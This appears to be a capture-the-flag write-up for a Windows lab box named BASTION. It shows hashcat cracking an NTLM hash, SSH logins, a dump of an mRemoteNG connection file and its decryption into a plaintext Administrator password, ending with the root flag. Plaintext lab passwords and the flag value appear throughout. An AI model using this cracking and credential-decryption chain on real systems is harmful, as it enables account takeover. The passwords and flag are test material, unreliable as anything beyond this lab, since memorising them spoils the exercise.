


```
26112010952d963c8dc4217daec986d9:bureaulampje

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 26112010952d963c8dc4217daec986d9
Time.Started.....: Thu Jun 27 12:57:40 2024 (5 secs)
Time.Estimated...: Thu Jun 27 12:57:45 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1685.4 kH/s (0.21ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 9396224/14344384 (65.50%)
Rejected.........: 0/9396224 (0.00%)
Restore.Point....: 9394176/14344384 (65.49%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: burlfish844 -> burbank08

Started: Thu Jun 27 12:57:39 2024
Stopped: Thu Jun 27 12:57:47 2024
```

L4mpje:bureaulampje

Exploitation


1) Connected with ssh



```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

l4mpje@BASTION C:\Users\L4mpje>
```


Privilege Escalation

1) Found password of mRemoteng




```
ssword="" VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect" VNCViewOnly="false" RDGatewayUsageMethod="Never" RDGatewayHostna
me="" RDGatewayUseConnectionCredentials="Yes" RDGatewayUsername="" RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitmaps="
false" InheritColors="false" InheritDescription="false" InheritDisplayThemes="false" InheritDisplayWallpaper="false" InheritEnab
leFontSmoothing="false" InheritEnableDesktopComposition="false" InheritDomain="false" InheritIcon="false" InheritPanel="false" I
nheritPassword="false" InheritPort="false" InheritProtocol="false" InheritPuttySession="false" InheritRedirectDiskDrives="false"
 InheritRedirectKeys="false" InheritRedirectPorts="false" InheritRedirectPrinters="false" InheritRedirectSmartCards="false" Inhe
ritRedirectSound="false" InheritSoundQuality="false" InheritResolution="false" InheritAutomaticResize="false" InheritUseConsoleS
ession="false" InheritUseCredSsp="false" InheritRenderingEngine="false" InheritUsername="false" InheritICAEncryptionStrength="fa
lse" InheritRDPAuthenticationLevel="false" InheritRDPMinutesToIdleTimeout="false" InheritRDPAlertIdleTimeout="false" InheritLoad
BalanceInfo="false" InheritPreExtApp="false" InheritPostExtApp="false" InheritMacAddress="false" InheritUserField="false" Inheri
tExtApp="false" InheritVNCCompression="false" InheritVNCEncoding="false" InheritVNCAuthMode="false" InheritVNCProxyType="false"
InheritVNCProxyIP="false" InheritVNCProxyPort="false" InheritVNCProxyUsername="false" InheritVNCProxyPassword="false" InheritVNC
Colors="false" InheritVNCSmartSizeMode="false" InheritVNCViewOnly="false" InheritRDGatewayUsageMethod="false" InheritRDGatewayHo
stname="false" InheritRDGatewayUseConnectionCredentials="false" InheritRDGatewayUsername="false" InheritRDGatewayPassword="false
" InheritRDGatewayDomain="false" />
    <Node Name="L4mpje-PC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="8d3579b2-e68e-48c1-8f0f-9ee1347c9128"
 Username="L4mpje" Domain="" Password="yhgmiu5bbuamU3qMUKc/uYDdmbMrJZ/JvR1kYe4Bhiu8bXybLxVnO0U9fKRylI7NcB9QuRsZVvla8esB" Hostnam
e="192.168.1.75" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="true" Rendering
Engine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeout="f
alse" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true" DisplayWallpaper="false" DisplayTh
emes="false" EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" Redire
ctPorts="false" RedirectPrinters="false" RedirectSmartCards="false" RedirectSound="DoNotPlay" SoundQuality="Dynamic" RedirectKey
s="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField="" ExtApp="" VNCCompression="CompNone" VNCEncodin
g="EncHextile" VNCAuthMode="AuthVNC" VNCProxyType="ProxyNone" VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername="" VNCProxyPasswor
d="" VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect" VNCViewOnly="false" RDGatewayUsageMethod="Never" RDGatewayHostname=""
 RDGatewayUseConnectionCredentials="Yes" RDGatewayUsername="" RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitmaps="false
" InheritColors="false" InheritDescription="false" InheritDisplayThemes="false" InheritDisplayWallpaper="false" InheritEnableFon
tSmoothing="false" InheritEnableDesktopComposition="false" InheritDomain="false" InheritIcon="false" InheritPanel="false" Inheri
tPassword="false" InheritPort="false" InheritProtocol="false" InheritPuttySession="false" InheritRedirectDiskDrives="false" Inhe
ritRedirectKeys="false" InheritRedirectPorts="false" InheritRedirectPrinters="false" InheritRedirectSmartCards="false" InheritRe
directSound="false" InheritSoundQuality="false" InheritResolution="false" InheritAutomaticResize="false" InheritUseConsoleSessio
n="false" InheritUseCredSsp="false" InheritRenderingEngine="false" InheritUsername="false" InheritICAEncryptionStrength="false"
InheritRDPAuthenticationLevel="false" InheritRDPMinutesToIdleTimeout="false" InheritRDPAlertIdleTimeout="false" InheritLoadBalan
ceInfo="false" InheritPreExtApp="false" InheritPostExtApp="false" InheritMacAddress="false" InheritUserField="false" InheritExtA
pp="false" InheritVNCCompression="false" InheritVNCEncoding="false" InheritVNCAuthMode="false" InheritVNCProxyType="false" Inher
itVNCProxyIP="false" InheritVNCProxyPort="false" InheritVNCProxyUsername="false" InheritVNCProxyPassword="false" InheritVNCColor
s="false" InheritVNCSmartSizeMode="false" InheritVNCViewOnly="false" InheritRDGatewayUsageMethod="false" InheritRDGatewayHostnam
e="false" InheritRDGatewayUseConnectionCredentials="false" InheritRDGatewayUsername="false" InheritRDGatewayPassword="false" Inh
eritRDGatewayDomain="false" />
</mrng:Connections>
PS C:\Users\L4mpje\AppData\Roaming\mRemoteNG> cat .\confCons.xml
```

2) Found admin password



```
┌──(vigneswar㉿VigneswarPC)-[/tmp/bastion/mRemoteNG_password_decrypt]
└─$ ./mremoteng_decrypt.py confCons.xml
Name: DC
Hostname: 127.0.0.1
Username: Administrator
Password: thXLHM96BeKL0ER2

Name: L4mpje-PC
Hostname: 192.168.1.75
Username: L4mpje
Password: bureaulampje
```

3) Connected with ssh



```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

administrator@BASTION C:\Users\Administrator>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

administrator@BASTION C:\Users\Administrator>cd Desktop

administrator@BASTION C:\Users\Administrator\Desktop>type flag.txt
The system cannot find the file specified.

administrator@BASTION C:\Users\Administrator\Desktop>type root.txt
1d83e940bd7afdde7da3af6a9828c3e9

administrator@BASTION C:\Users\Administrator\Desktop>
```